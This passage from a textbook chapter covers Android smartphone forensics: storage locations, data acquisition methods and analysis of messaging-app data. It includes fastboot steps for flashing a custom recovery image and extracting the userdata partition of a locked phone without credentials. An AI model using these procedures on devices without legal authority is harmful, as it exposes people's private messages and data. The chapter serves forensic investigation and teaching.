Sensors Unlike traditional computers, a growing number of smartphones are equipped with a variety of powerful sensors, such as accelerometer, digital compass, gravity, gyroscope, GPS, fingerprint sensor, and thermometer. These sensors make smartphones possible to capture diversity users' input as well as the nearby environment where they are in. As a result, a smartphone contains many increasingly sensitive data about its user.

SIM Card Most phones, particularly, GSM phones, need a SIM (Subscriber Identity Module) card to communicate with a cellular carrier. It is used to uniquely identify and authenticate a subscriber to its mobile service provider or carrier. In other words, it links a phone to the subscriber or user.

Network Connectivity Due to widely available Wi-Fi on smartphones today, the number of networked apps is surging. For example, social networking applications (e.g., Facebook and Twitter) are pre-installed on most of smartphones. In addition, cloud computing is becoming more and more prevalent on smartphones. In cloud computing, applications and data storage are provided as services to mobile users via the Internet.

Cameras and Speakers Today's smartphones come equipped with digital cameras and speakers.

However, currently there are countless different models of smartphones. Although they're basically very similar in terms of their internal architectures, phone manufacturers may store data in proprietary formats for their mobile phones, making it very challenging to forensically examine mobile phones. Nonetheless, there are less mobile operating systems. The most popular ones are Android and iOS.

15.2 Mobile Device Forensic Investigation

As discussed in Chap. 1, proper procedure must be followed to ensure that the evidence retrieved from a suspect's mobile phone is admissible in a court of law. As for mobile phones, it is more challenging since today's mobile phones are equipped with many wireless technologies, including Wi-Fi (short for Wireless-Fidelity), Bluetooth and cellular. If a mobile phone is still on and connected to the network, it is very important to isolate the phone from its surrounding wireless networks and devices to preserve the integrity of data stored on the phone. For example, place the mobile phone in a "Faraday Bag", which blocks Radio Frequency (RF) signals, including cell signals, satellite, Wifi, and Bluetooth frequencies (Fig. 15.3).

Also, mobile phones attached to a computer, for example via a USB cable, or cradle/docking station should be disconnected from the computer immediately.

Fig. 15.3 Faraday bag

There are three key aspects to a mobile device forensic investigation: Data storage location(s), data extraction, and data analysis [2]. Specifically, one must know where data is stored, how it is stored, and any associated file permissions before any type of extraction can be executed. Once this information is known, the data must be extracted. This is a critical aspect of a forensic investigation—to the extent that choosing an inappropriate method can ruin an investigation. There are many different extraction methods, each with its pros and cons. Lastly, one has access to the application data; in order to make sense of it, it must be analyzed, aggregated, and put into context.

Regarding these above key issues, this section focuses on presenting data storage locations, data acquisition methods and data analysis methods for Android digital forensics. Furthermore, case studies are conducted on two popular instant messaging applications to show how an acquisition method and data analysis methodologies are employed in practice to analyze the private storage of these social media applications.

15.2.1 Storage Location

In order to extract and analyze smartphone stored data, one must know where to find data of interest. We will now discuss standard storage locations on Android devices. Note that the file-system structure is not identical across all Android devices. However, there are specific locations that are fairly standard (such as app data being stored in the “/data/data” directory). Figure 15.4 shows a hierarchical depiction of Android storage.

The top level (red) represents partitions (a subset of all partitions); the second and third levels (blue and green respectively) represent content found in these partitions. The “userdata” partition, mounted at “/data”, contains all private application storage. This is protected content, only accessible by each application. This is an important observation when considering data acquisition methods—as a user must have root privileges to access this content directly. There are some interesting acquisition methods that address this issue, which will be discussed later.

The path to an application’s storage is “/data/data/ <package Name>”. Specifically, Google Hangouts’ application data is found at “/data/data/com.google.android.talk/”, and Facebook Messenger’s application data is found at “/data/data/





Fig. 15.4 Android storage

Fig. 15.5 The storage path of WeChat messages



com.facebook.orca/". Notably, WeChat's messages are saved in "data/data/com.tencent.mm/MicroMsg/MD5(ID)", where MD5(ID) is the MD5 hash (with total 32 characters) of WeChat account ID logged in the smartphone (Versions higher than 4.5 use encrypted storage). Text messages are stored directly in the database EnMicroMsg.db, while voice, image and video are only recorded by their path information of storage location, as shown in Fig. 15.5 [3]. For example, voice messages are stored in the subfolder called "voice2" with a special file extension "amr". Images are stored in the subfolder "image2" and videos are in the subfolder "video".

Secondly, the "sdcard" partition (mount point "/sdcard") can contain useful information. For example, this information can include: Pictures/videos taken by the smartphone's camera application, downloaded files, and public application storage. This location is unprotected, meaning that anyone has access to the content stored here. It is yet another location to look for forensically relevant content. Lastly, system, kernel, and application logs can be a valuable source of data. This data "provides an insight into the apps as well as the system running them" [4]. There are many utilities that can be used to recover logs.

15.2.2 Acquisition Methods

We have established that smartphone storage has the potential to contain vast amounts of information that may be relevant in a forensic investigation. Some of this data is due to application storing information locally on a smartphone, while other information is due to system, kernel and application logs. Now we must determine how to retrieve this data from a smartphone. First we must define the types of images of smartphone storage that can be obtained, as they will be referenced throughout the next few sections.

Logical Image A logical image can be thought of as a copy of files and folders from device storage. This means that when the data is copied, it makes sense; it is in a form that is recognizable. The files have their proper headers. The file-system is intact. However, this does mean that any deleted files, or seemingly “unused space” will not be copied. This is not a complete copy of a partition, rather it is a copy of the current logical contents of that partition (or set of folders). The benefit of a logical image is that it is easy to work with. All current files are listed, and can be analyzed immediately. The downside, mentioned already, is that some information will not be retrievable, such as deleted files.

Physical Image A physical image is a bit-by-bit copy or data dump of a storage device or partition. This means that all of the data (whether it is part of the current logical image, or deleted files, or “empty space”) will be copied, and nothing will be lost. The benefit of this is obvious: The content that has been retrieved is greater than that of a logical image. Therefore, more potentially useful data may be recovered. The downside is the potential difficulty in reconstructing this data—for example using a method such as file carving.

Now let us discuss different data acquisition methods, highlighting their pros and cons, including a combination of hardware and software methods.

15.2.2.1 Chip-Off

This data extraction method is complex and requires a great deal of technical knowledge, dexterity, and confidence to actually disassemble a mobile device. The term “chip-off” is literal, meaning that the NAND flash chips are actually removed from the circuit boards, and interfaced directly with hardware tools through their pins. These chips are soldered to the circuit board, meaning tools such as a soldering iron are needed in order to physically extract the flash chips [4].

A downside to this method is the potential of damaging the flash chips while extracting them from the PCB. Secondly, carefully disassembling a smartphone can be a time consuming task. If there is a strict time limit on an investigation, this method may not be suitable.

A significant benefit of the chip-off method is that even if the smartphone in question is damaged, it may be possible to retrieve data from it (as long as the flash

chips are not damaged). Other “nonessential” circuitry critical for the smartphone to run may be damaged, however the flash chips themselves may be unaffected. In contrast, software acquisition methods require that the device be bootable, and able to function normally.

15.2.2.2 JTAG (Joint Test Action Group)

JTAG is a communications protocol, often supported by processors “to provide access to their debug/emulation functions” [5]. “With JTAG, you connect directly to the device’s CPU by soldering leads to certain JTAG pads on the printed circuit board” [5]. This connection (Data IN, Data OUT, Control, Clock; collectively called the Test Access Port [5]) allows JTAG software to interface directly with the CPU, and provide commands that are able to obtain “a complete binary memory dump of the NAND flash” [4]. The result of this is a complete bit-by-bit physical image of flash memory.

One benefit of JTAG over chip-off is that less physical modification of the device is required, meaning there is less probability of damaging the flash chips. However, the CPU must not be damaged for this method to be possible. The chip-off method may still work, even if the CPU is damaged and JTAG will not work. JTAG, however, may still work even if the device is somewhat damaged, and not able to boot up. The extent of damage to the device will play a role in deciding which extraction method to use.

Figure 15.6a–c are an illustration of how JTAG works on Huawei C8650 smartphone. We use the Z3X Easy JTAG Box [6] to extract the physical image from it. After the GND line is identified, the Easy JTAG Box is able to automatically identify the rest of the JTAG pins. Also, the complete memory contents of the Huawei C8650 smartphone are extracted. It is worth pointing out that it can be time-consuming to get the right pins manually.

Some downsides to the JTAG method are as follows: Not all devices support JTAG; Test Action Port connections may be difficult to find, or not even be included



Fig. 15.6 JTAG mobile device imaging. (a) Huawei C8650. (b) Easy JTAG Box. (c) Easy JTAG Suite

on the PCB (in the latter case the TAP leads will need to be manually added—making this method more invasive); the extraction itself is relatively slow, especially when considering the internal storage size of modern smartphones.

Two shared benefits of both the Chip-Off and JTAG acquisition methods are: No knowledge of screen-lock credentials is required, as data is being extracted by directly interfacing with hardware. Secondly, a physical image is obtained, providing the investigator with the most possible information.

15.2.2.3 Forensic Software Suites

There are numerous available commercial forensic software suites designed for smartphone devices. Many of them utilize content providers [4]: An Android feature that enables applications to share data with one another. This sharing feature is necessary, due to the Android security model where all applications have their own private data and are not meant to interact with each other. This method enables forensic software to retrieve some logical data from an Android device, however, only that which the applications are enabled to share. There are many content providers, capable of sharing information such as SMS/MMS messages, contacts, call logs, etc..

Many commercial forensic software suites are able to retrieve much more contents than that provided through content providers. Some can acquire a complete physical image of device memory. This is due to built-in rooting support for many Android smartphones (and corresponding Android versions), which results in full administrative access to resources. Yang et al. [7] states that this rooting method is utilized by commercial forensic software suites Oxygen Forensics, AccessData MPE+, and MSAB XRY. They also mention that Cellebrite UFED 4PC “basically supports an ADB physical memory dump via rooting exploitation” [7]. Note that there is a great debate on whether rooting a device is a forensically sound method, due to the extent of device modification that is often required (violating data integrity).

They not only provide methods to extract data from devices, but also display it and store it in convenient ways. For example, software might show a statistical overview of how many messages you received from one individual, and when you received them. This type of data view can be used to observe patterns in user behavior, which would be relevant information in a forensic investigation. The ease of use and fountain of features are a definite plus.

There are, however, several downsides to commercial forensic software suites. The software can be quite expensive. Support for new devices may be somewhat slow (relative to a manual “do it yourself method”), due to the need to up-date the software accordingly. Lastly, as mentioned above, the extent of device modification can be a problem (for example through the rooting process).

15.2.2.4 ADB (Android Debug Bridge)

This is a command line tool that allows communication between your computer and an Android mobile device (or emulator). The client server program includes the following three components [8]: Client (runs on developer machine, and sends commands to the device), Daemon (runs as a background process on the Android device, and runs the commands sent to it from the client), Server (runs as a background process on the developer machine, and manages communication between the client and daemon).

This software includes commands such as: Pull (pull files from an Android device to the local machine), push (copy files from the local machine to the Android device), shell (execute a shell on the Android device. Useful for navigating the file system, executing programs, etc.), utilities for dumping log files, etc..

Obviously, from the aspect of Android forensics, the pull command can be especially useful for retrieving files from the device. If you do not have sufficient privileges on the target device (device not rooted), you may still be able to access some useful information through this command. Remember that some applications store content on the sdcard; but external storage that is not protected. Also, there can be useful system information in the “/proc” and “/sys” directories which are not protected [4].

On devices that are rooted, it is straightforward to pull basically any directories, such as the “/data” directory which contains all private application data (specifically in “/data/data/<app_package>”) [4].

This acquisition method is severely limited by two factors:

- Whether the device is rooted or not (must be to recover “userdata” partition data);
- Whether the investigator has knowledge of screen-lock credentials.

In order to interface with a device using this method (with the exception of custom recovery modes), “USB debugging” must be enabled, and the screen must be unlocked. However, one must unlock the screen in the first place to enable “USB debugging” if it is not already enabled. Because of these limitations, it is easy to think of many situations where ADB cannot be used to recover content.

15.2.2.5 Backup Applications

If your device is not rooted, a backup application can make use of content providers to acquire a decent amount of data. “Content providers manage access to a structured set of data. They encapsulate the data, and provide mechanisms for defining data security. Content providers are the standard interface that connects data in one process with code running in another process” [12]. This mechanism will not copy all application data, as it only has access to the data applications which are programmed to share. Some useful information that can be accessed through content

providers is (not exhaustive—there are many content providers, as all apps can share data this way): SMS/MMS, call logs, contacts, calendar, browser information, etc..

If your device is rooted, then these applications may be able to access privileged data directly (for example: make a complete copy of the “/data/data” directory). For example, Mutawa et al. [9] use the backup application “MyBackup (v2.7.7)” [9] to acquire a logical backup of a rooted Samsung Galaxy S device. This backup includes private application folders from the “/data/data” directory, which are copied to an external micro SD card, which is subsequently removed from the smartphone and analyzed using their forensic workstation.

A benefit of this method is that it is straightforward. One simply needs to install the application (and maybe a microSD card), and let the application do its work.

There are also many downsides to this method. The first is related to device integrity. By installing an application you are actually modifying the “userdata” partition. This type of modification may be considered unacceptable. If rooting the device is part of the acquisition process, the device is modified even more. Lastly, in order to install such an application, you must have access to the device (i.e. know screen lock credentials). This means that this method will not be feasible if you don’t have access past the lock screen. This method has many downsides, and in our opinion should be avoided if possible.

15.2.2.6 Firmware Update Protocols

The previously mentioned software based acquisition methods have all utilized either applications (backup apps/forensic apps), or software that interfaces with the device (adb, forensic software suites). The type of content that is recoverable depended on if the target device is rooted or not. If the device was rooted, then basically the whole file-system could be acquired. Otherwise, content providers were utilized to gather application shared data (that otherwise would be unreachable), and unprotected files/folders could be copied directly.

Now we will switch our focus to more technical acquisition methods that require a significant amount of knowledge regarding the low level details of how Android devices function. Also, device specific details (based on the smart phone manufacturer and the model of the device) are required. Note that there is not one set of guidelines that can be followed to acquire data from any Android powered device. In general, the order of the steps, and what each step accomplishes is the same. However there are subtle differences based on the specific device being worked on.

Yang et al. have proposed a new acquisition method based on firmware update protocols [7]. A device can be booted into firmware update or download mode, and when in this mode the firmware update process can run, which is used to flash new system firmware [7]. “Only the bootloader and USB function can operate in this mode” [7]. An important note is that “a firmware update protocol is the only way to access the flash memory directly through S/W” [7]. Therefore, there may be commands that can be used to access flash memory, and possibly acquire the data stored within. The bootloader and firmware update program could be analyzed through

reverse engineering to determine the firmware update processes and commands. This analysis results in the discovery of specific commands that can be used to obtain a physical image of memory. “We analyzed the firmware update protocols used by LG, Pantech, and Samsung smart-phones. In the LG and Pantech models, we found that not only commands for direct access to flash memory and the write commands for flashing but also the read commands for flash memory dumping were preserved intact” [7]. Since the firmware update protocol can be used to directly access flash memory, and there is a command for reading this memory (note that this is not always possible for all devices), this can be used to acquire a physical image (partial or whole) of the flash memory of many Android devices.

In order to acquire data in this way, it implements the following steps:

- Determine the required firmware update protocol command/format: “Analyze the firmware update processes and commands by decompiling the bootloader and the update program” [7];
- Boot into firmware update mode (key combination varies by manufacturer and device)—Note: Integrity of data guaranteed, since only the boot-loader and USB are active [7];
- Connect device to workstation;
- Send command for reading flash storage.

These authors take their findings and implement this acquisition method in a software tool called Android Physical Dump (APD). They have reverse engineered the bootloader and update program of many devices, and include the associated commands required for reading memory in their software. There seems to be only a few downsides to this acquisition method. Firstly, it requires time and effort to reverse engineer bootloaders and firmware update software for different devices. However, this is only a one time investment. Once the commands are found they can be used immediately for that specific device any time they are required. Secondly, this method is not possible for all devices.

There are many benefits of this method. It provides a sophisticated way to recover information from many smart-phones, without affecting the device’s data integrity. Also, a physical image is recovered, which provides more data than a logical image. In contrast to the hardware acquisition methods, this method provides a way to recover a physical image without having to disassemble the smartphone. Therefore, there is no chance of physically damaging internal circuitry.

15.2.2.7 Custom Recovery Image

The last acquisition method that we will discuss is focused on the recovery partition and recovery mode of Android devices. Vidas et al. [10] outline a method for obtaining logical and physical images of device storage using this method. This method does require modifying the recovery partition. However, much of the content of interest is located on the “userdata” partition (as mentioned earlier is

mounted at “/data”), and as such modifying the recovery partition won’t affect this data.

Here is an outline of how this acquisition technique works [10]:

- Obtain or create a custom collection recovery image (one that includes specific utilities that enable data recovery, adb, and superuser);
- Flash this recovery image to device;
- Reboot into recovery mode;
- Utilize the “adb shell” command from your forensic workstation to execute data recovery binaries from the recovery image.

There are different data dumping utilities that can be used, depending on the flash storage technology being used. Smartphones may use different storage technologies based on how old they are. Older devices will use raw NAND flash storage, while newer devices will use eMMC. The difference lies in that eMMC includes a memory controller, while NAND flash does not. Android devices that utilize NAND flash implement a MTD (Memory Technology Device) software layer, which acts as the FTL (Flash Transition Layer). This MTD software acts as the memory controller, interfacing with the raw NAND flash chips. For MTD devices, NAND dump can be used to collect NAND data independent of the higher-level file system deployed on the memory. However, for devices that do not employ MTD, you must resort to other collection techniques. For example, the dd utility can be used to copy data [10]. Both of these utilities can be used to recover physical images. Note that ADB commands (such as pull) could be used for logically copying files.

Son et al. [11] also write a paper focusing on data acquisition through the use of custom recovery images. Their work continues that of Vidas et al., also focusing specifically on data integrity concerns. The acquisition technique can be described as follows:

The first step of the acquisition process is to prepare the custom recovery mode image (CRMI) which will include binaries for data acquisition. “It includes nanddump for imaging the file system that uses MTD like YAFFS2 and the busybox binary that includes two commands in order to send a file using Netcat, also known as TCP/IP Swiss Army Knife, which is a popular tool for reading from and writing to network connections using TCP or UDP” [11]. There are also methods which use ADB to pull specific files (logical acquisition). Note that the size of the CRMI must be considered, as the size of the boot partition is limited.

The device must then be booted into flash mode, so that the CRMI can be flashed to the recovery partition (or the boot partition). In some devices the bootloader is locked; And it must be unlocked before the CRMI can be flashed [11]. At this time they stress an important point related to the smartphone’s data integrity. The smartphone must be manually entered into recovery mode, however, “if such booting in Recovery Mode fails, the device will proceed to boot normally. If that happens, the user data partition will be used, thus potentially damaging data integrity” [11]. Because of this concern they specify a second option, which is to flash the CRMI to the boot partition, and “then the device could enter into the recovery mode

right away without the need for manual control” [11]. This is the method that they employ.

With regard to data acquisition, there are two options: The first is to recover a physical image through imaging a data partition (for example using nanddump or dd), the second is to recover a logical image through copying files (for example using adb pull). It is not necessary to mount a partition in order to recover the dump of a partition. However, special care must be taken when acquiring files. In this case the partition (for example “userdata”) must be mounted. It is important that “the partition should be mounted in read only mode in order to guarantee data integrity” [11]. As mentioned, the data can be acquired from the mounted partition through the use of ADB pull.

Son et al. include a section describing how to return the target device to its former state. This stage includes obtaining the original boot image (which was overwritten with the CRMI), and subsequently overwriting the boot partition of the device with this original boot image (using ADB push, or flashing the partition through rebooting into flash mode) [11].

The final step is to take their findings (all of the steps outlined above), and create an automated GUI software suite called “Android Extractor” to execute this process.

Vidas et al. and Son et al. describe a viable method for data acquisition. Son et al. further the discussion, taking into consideration the data integrity of the device, which is an important aspect of digital forensic investigations.

Srivastava et al. [12] in their recent work do a data extraction (and subsequent analysis) of an Android smartphone based on the methods outlined by Vidas et al. and Son et al. They extend their experiment to include other data as well (and other extraction techniques), however this method still proves to be effective.

There are some downsides to this acquisition method. Firstly, custom recovery images must be produced that support different devices. This can be a time consuming task. However, this only has to be done once for each device. Secondly, device storage is modified somewhat. However, this modification is restricted to the recovery partition; separate from any stored application information. Lastly, a device’s boot-loader could be locked, which would make the extraction process more difficult. Benefits of this method are as follows: It is relatively straight forward to execute. Once a custom recovery image has been produced, the steps required to extract information are simple. Compared to some other extraction methods (e.g. backup applications, forensic software suites), the extent of device modification is less. Both physical and logical images can be obtained. This flexibility is excellent. An investigator could start by analyzing a logical image, and subsequently analyze a physical image if required. Lastly, no knowledge of screen-lock credentials is required.

15.2.3 Data Analysis

After extracting data from the phone, it comes to the data analysis step for forensic purpose. Data analysis approaches vary with the Android applications such as instant message, phone call, web browser, and so on. In other words, each application requires its own unique forensic analysis method. As instant message and social network applications are the most popular applications in mobile phone, we focused on surveying data analysis methods in Android social networking applications, for example, Facebook [13], Whatsapp [14, 15], WeChat [3], etc. In most of these works, data are analyzed and the users' activities or habits are investigated from the following aspects (but not limited to):

- Analysis of contact information: The contact information allows an investigator to determine who the user was in contact with. By analyzing the list of contacts, the timestamp of a contact has been added to the database, or the blocked status of a given contact, the user's behavior or his/her contact information is disclosed to the investigators.
- Analysis of exchanged messages: The chronology of exchanged messages can be reconstructed by determining the timestamp of an exchanged message, the data it carried, the set of users involved in the conversation, and whether and when it has actually been received by its recipients. These information provide the investigators with the sender's and the receiver's relationship to some extent.
- Analysis of deletions: In some applications, the deleted records are kept in the device for a period. For example, in SQLite databases, the deletions can recovery from so-called unallocated cells, i.e. slack space stored in the file corresponding to the database [16]. These deletions give some guides for the investigation.

Many social networking applications are integrated into new smartphones, thus investigators may be able to find relevant evidence on a suspect's smartphone in cases involving social networks [13].

15.2.3.1 Facebook

In their paper, Mutawa et al. [13] discuss an experiment designed to recover social networking application data from Android, iPhone, and Blackberry smartphones. This experiment is focused on three applications: Facebook, Twitter, and MySpace. They recover a logical image of device storage (rooting the phone, then acquiring backup), and analyze the data stored by these applications. In the Android forensic examination for Facebook, The file “*com.facebook.katana_4130.zip*” contains three subdirectories: Databases, files, and lib. Each directory holds a number of files. The databases folder contains three SQLite files: “fb.db”, “webview.db”, and “webviewCache.db”. The first file fb.db contains tables that hold records of activities performed by the Android Facebook application user, including created albums, chat messages, list of friends, friend data, mailbox messages, and uploaded photos. These

records include significant information for the forensic investigator, such as the users' IDs, contents of exchanged messages, URL links of uploaded pictures, and timestamps of performed activities. Walnycky et al. [17] conduct a combined device storage and network forensic experiment to determine what type of content is recoverable from social-messaging applications. This experiment is unique, as it includes network traffic analysis. They analyze twenty applications, including Facebook Messenger.

Notably, albeit Facebook is one of the most popular social network applications in the world, there is limited work for in-depth forensic analysis of Facebook in Android smartphone.

15.2.3.2 WhatsApp

The works of [14, 15] both focus on the forensic analysis of WhatsApp Messenger on Android. The tests and analysis of [14] are performed with the aim of determining what kind of data and information can be found on the device's internal memory which are related to social messenger applications, e.g. chat log and history, sent and received image or video files, etc. These works only analyze chat database of the application. In order to cover more artifacts of WhatsApp Messenger, [18] provides a complete description of all the artifacts generated by WhatsApp Messenger. This work discusses the decoding and the interpretation of each one of them. Also, it shows how they can be correlated together to infer various types of information that cannot be obtained by considering each one of them in isolation. An investigator will be able to reconstruct the list of contacts and the chronology of the messages that have been exchanged by users by using the results. Furthermore, thanks to the correlation of multiple artifacts, he/she will be able to infer information like when a specific contact has been added, to recover deleted contacts and their time of deletion, to determine which messages have been deleted, when these messages have been exchanged, and the users that exchanged them. This is a very in-depth analysis of one application, in contrast to an overview of recoverable data artifacts from various applications of the same type.

Different from the aforementioned methods which deal with the identification and analysis of all the artifacts generated by WhatsApp Messenger, [19] focuses on the analysis of several IM applications (including WhatsApp Messenger) on various smartphone platforms, including Android, with the aim of identifying the encryption algorithms used by them. Also, [20] proposes a decryption method for the network traffic of WhatsApp, as well as extraction and analytical technology for the associated communication data.

15.2.3.3 WeChat

WeChat is one of the most popular instant-messaging smartphone applications in the world, whose chat messages are all stored in local installation folder. Zhang et al. [3] investigates the data forensics of WeChat messages in local encrypted database as

the text message is stored in encrypted SQLite database. This work analyzes its cryptographic algorithm, key derivation principles and presents the corresponding database decryption process in different practical forensic circumstances. Further, they exploit the data recovery of voice and deleted messages, which would also be helpful in data forensic for criminal investigation. By implementing an actual test, the proposed forensic techniques can successfully recover the encrypted and deleted messages, which provides a good solution for WeChat data forensics. In order to extract an encrypted and deleted chat history on WeChat, [21] makes an in-depth analysis on the structure of the volatile Android memory. The works of [22, 23] use ADB to extract the WeChat data. Wu et al. [23] recovers the scene of conversations, including who does the user communicate with and what is said, and what the user is sharing with the Moments. These information help the investigators to catch a better understanding in reconstructing activities related to usage of WeChat on Android smartphones.

15.2.3.4 Other Social Applications

Apart from the above social applications, many other social applications are also gaining increasing interests in Android forensics. Walnycky et al. [17] perform an experimental forensic study on twenty social-messaging applications for the Android mobile phone operating system. They are able to reconstruct or intercept data such as: Passwords, screenshots taken by applications, pictures, videos, audio sent, messages sent, sketches, profile pictures and more, from sixteen of the twenty applications tested. These information can be used for evidence collection purposes by digital forensic practitioners. This work shows which features of these instant messaging applications leave potential evidence allowing for suspect data to be reconstructed or partially reconstructed.

Satrya et al. [24] present details about digital forensics investigation on private chat in three social messenger applications: Telegram, Line and KakaoTalk. The focus of the investigation is Telegram's "Secret Chat", Line's "Hidden Chat", and KakaoTalk's "Secret Chat". They explain all the artifacts produced by social messengers. An investigator will be able to read, reconstruct, and present the chronology of the messages by the interpretations of the generated messages as well as how they relate to one another. Experiments are implemented in two smartphones with different brands and different Android OS versions, which conduct a digital investigation in a forensically sound manner. In another paper, Satrya et al. [25] provide a thorough description of all the artifacts that are generated by the messenger application Telegram on Android OS. They show how the remnant data relate to each other within the process from the acquisition to the analysis, such as when the user carries out the installation process, signup/in, add/delete/block contact, message sending process (text, figures, or voice), location/file sharing, sign out, and uninstall. Investigations are conducted from the aspects of application and user activity, contact information, messages exchanged, file and location sharing, and deleted communication.

ChatSecure is a secure IM application that provides strong encryption for transmitted and locally-stored data to ensure the privacy of its users. In [16], Anglano et al. provide a detailed forensic analysis of ChatSecure that is aimed at identifying all the relevant artifacts it generates, interpreting them, and using them to reconstruct the activities carried out by its users. Specifically, after identifying and extracting passphrase from the volatile memory of the device, decryption can be carried to discover the data in the databases for investigation. The authors discuss how to analyze and correlate the data stored in the databases used by ChatSecure to identify the IM accounts used by the user as well as his/her buddies to communicate. Forensic investigators are able to reconstruct the chronology and contents of the messages and files that have been exchanged by using ChatSecure on the smartphones.

15.2.4 Case Studies

Now that we have discussed where data is stored, and several different ways to extract it, we next will use case studies as examples of how to conduct an Android smartphone forensic investigation. This experiment will showcase an excellent data acquisition method; Showing how effective it is in practice. Secondly, we will show the rich data that is stored and is subsequently recoverable from the instant messaging applications Facebook Messenger and Google Hangouts.

15.2.4.1 Experiment Setup

Smartphone:

- Asus Zenfone 2 Laser
- Model: ASUS Z00TD (ZE551KL)
- Android Version: 6.0.1
- MicroSD card: 8GB

Applications:

- Facebook Messenger—version: 86.0.0.17.70
- Google Hangouts—version: 11.0.130004787

Software:

- DB Browser for SQLite (version 3.9.0)
- Notepad ++ (version 5.9)
- Dcode (version 4.02a) [16]
- HxD—Hexeditor (version 1.7.7.0)
- Cygwin Terminal
- Android Debug Bridge (version 1.0.31)

- Fastboot Binaries
- TWRP recovery image [26]

15.2.4.2 Application Use

Before data could be extracted and analyzed, it had to be generated. We use the two applications for an extended period of time (several weeks), utilizing all of their available features.

This included: Sending/receiving textual messages, images, videos, voice-clips, location information, live voice/video calls, etc. in both group and personal conversations. By using all application features, we give the applications a chance to locally store data relating to each of these features.

15.2.4.3 Extraction

The applications have now been thoroughly used, meaning that they have both had a chance to store information locally on the smartphone. Therefore, the next stage of this experiment is to extract this application data from smart-phone storage.

We will be using the custom recovery image data extraction method (as described in Sect. 15.2.2.7). There are several reasons for this choice. Note that we are not advocating that this is always the best method, but that it is an excellent method for this work. Our reasons for choosing this method are as follows:

- **Smartphone support:** There is a custom recovery image already available for the Asus smartphone being used in this work. It would be possible for us to create our own custom recovery image that includes the appropriate utilities for data extraction, etc. However, this would be a time consuming process. Instead, we will be using an open source recovery image [26] that is compatible with the Asus smartphone. The availability of this recovery image is one reason for choosing this extraction method.
- **Data integrity:** We would argue that the custom recovery image extraction method is less invasive than other readily available methods. For example, many popular “one click root tools” install binaries and applications on the device to enable access to protected files. Commercial forensic software suites (workstation and application based) often root a target device to facilitate data extraction. Obviously forensic applications must be installed on a device to function properly. All of this modification affects the “userdata” partition, as well as the “system” partition. This modification directly affects partitions that include data of interest to forensic investigations. This violation of integrity is un-acceptable. It is true that flashing a custom recovery image to the recovery partition can modify device storage (Note however that in this work the flashing procedure is non-persistent.). However, none of the target data that we will be recovering is on this partition. Therefore, the modification is acceptable.

- ***Simplicity:*** As mentioned, we will be using an already available recovery image. The steps require that the data extraction is quite straightforward. The smartphone does not need to be disassembled (JTAG, Chip-Off). No soft-ware needs to be reverse engineered (firmware update protocols). The recovery image simply needs to be flashed to the device. This simplicity is a bonus, as it allows us to use an excellent acquisition method without spending a significant amount of time on this stage of the experiment. Secondly, with more complicated methods, there is often a greater probability of damaging the device (or its data) in some way.
- ***Do not require knowledge of screen-lock credentials:*** This is a major benefit of the custom recovery image method over some of the others. In a forensic investigation there is no guarantee that you will know the screen-lock credentials of a given device. This significantly reduces the efficacy of some acquisition methods. For example, to interface with a device using ADB, “USB debugging” must be enabled, and the screen must be unlocked to interface with the device; the same is true for many “one click root tools”. Some commercial forensic software suites (depending on the device being analyzed) also require that you have access to the device. You do not need such access with the recovery partition modification extraction method. We are able to boot the device and interface with it in flash mode, reboot into the custom recovery mode, backup device storage onto an external MicroSD card, and remove this card and access its data all without needing any credentials.

In summary, the recovery partition modification method is an excellent data extraction method for this work (as well as other similar scenarios). The reason for this is a combination of the device being studied (Asus Zenfone 2 Laser), and the inherent attributes of the acquisition method. There is a freely available CRMI that supports this specific Asus smartphone (and many others); simplifying this stage of the experiment. Flashing the CRMI to the smartphone actually results in no storage modification, as it can be done in a non-persistent way; therefore not violating data integrity. All logical data can be recovered even if the smartphone is locked with “USB debugging” disabled, with no knowledge of the screen-lock credentials. These observations are very favorable when considering the recovery partition modification data acquisition method.

The TWRP custom recovery image can be downloaded from [26]. It is also important to download the md5 checksum value and check the integrity of the recovery image before proceeding. We have named the TWRP image “twrp.img”, and the checksum “twrp.img.md5”. Both files have been saved to the same directory (platform-tools) that contains the adb.exe and fastboot binaries. See Fig. 15.7.

The sequence of steps to flash the recovery partition is as follows:

```
C:\Program Files (x86)\Android\android-sdk\platform-tools>ls
AdbWinApi.dll      NOTICE.txt    api          source.properties   twrp.img
AdbWinUsbApi.dll   adb.exe       fastboot.exe  systrace        twrp.img.md5
```

Fig. 15.7 Platform tools

- Put smartphone in flash mode using device specific key combination;
- In command prompt, navigate to folder containing adb and fastboot binaries, as well as the TWRP image;
- Connect smartphone to computer via USB;
- Use command “fastboot devices” to make sure the device is recognized;
- Use command “fastboot flash recovery twrp.img” to flash recovery image to device;
- Reboot device using command “fastboot reboot”. As soon as device powers off, hold appropriate keys to boot device into recovery mode.

When the TWRP recovery image is booted into, the user will be asked if they want to allow TWRP to write to the system partition, or if it should be mounted read only. For the sake of data integrity, we have chosen the read only option. The result will be a non-persistent boot.

To extract the data, one simply has to select the “Back-up” menu from the TWRP homepage, select “MicroSD” as the location to store the backup, select the “Data” partition (same as “userdata”) to be backed up, and then start the backup process. Once it is completed, simply power off the device and remove the Micro SD card.

